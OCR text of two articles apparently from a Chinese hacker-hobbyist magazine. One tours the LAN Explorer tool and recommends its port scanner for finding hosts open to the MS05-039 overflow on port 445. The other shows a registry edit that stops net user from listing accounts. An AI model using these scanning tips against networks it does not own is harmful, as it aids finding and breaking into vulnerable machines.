


图 3

4．“TCP 端口扫描”，这是我最常用的工具了，利用它我可以扫描当前我们局域网内开代理的机器。当然，更可以用做一个非常快的端口扫描工具，如前一段很流行的 MS05039 溢出漏洞，我们只需把端口填入 445，之后扫一下，是不是很有收获啊？如图4。我再强调一下，速度很快哦！




图 4

5．“Ping”这是我们常用的指令了。Ping 可用来判断网络中某一IP 地址的机器是否存在（或开机），几乎所有的支持 TCP/IP 的系统都会支持 Ping。对于 Linux/Unix 的机器，Nbtstat 不起作用，可以使用 Ping。另外 Ping 不光可用在局域网中，亦可用在 Internet 中。 对于我们查找当前局域网内的活动主机很有用哦，省得你再手工一个一个 Ping 了，如图5。




图 5

备注：

1．能将扫描和搜索的结果保存成文本文件或 excel 电子表格文件，如图6。

2．局域网机器间拷贝文件时，提供文件和目录的断点续传的功能。

3．采用类似资源管理器的界面，操作十分方便

4．绿色软件，开放源代码。

好了，主要功能就介绍到这里了，是不是有点心动了，那就赶快把它加到你的黑客工具包里吧。

（本文涉及的相关工具：LAN Explorer1.5，光盘中有收录。）





图 6


net user也疯狂

王艺翔




菜鸟们对于net user这个命令应该都很熟悉吧？这个命令也是我们在入侵过程中经常要用到的命令之一。我们可以通过net user查看本地的所有用户列表。

但是有时我们出于安全因素考虑而并不希望对方能够通过net user命令查看到我们系统内的用户帐号列表，那应该怎么解决呢？没错！我们就是要禁止net user命令，如何禁止呢？




首先我们可以在命令行下输入net user命令来查看是否可以正常显示本地帐号，如图1。我们打开如图2所示的注册表位置，然后右击“names”，选择“新建项”，项名为“黑客”，项名右边默认键值千万不能保持默认，大家随便写个数值即可，我们也填写“黑客”，如图3。此时我们再在命令行下输入net user看看，




如图4，是不是已经无法显示出帐号了啊？！其实原理我认为很简单，就是人为构造了一个错误机制，让net user命令读取注册表错误，这样就不能正常显示帐号了。如果我们只是建立了一个名为“黑客”的项，并保持其默认值不变的话，那么通过net user命令还是可以读取帐号的，重点就是要将其默认值改为其他的值。当然了这只是我的猜想，可能讲得并不十分正确。我再补充一点：使用这种方法有个缺点，就是通过“管理”，我们可以照常看见用户列表，而且此方法虽然不可以查看用户列表，但是可以创建新用户。

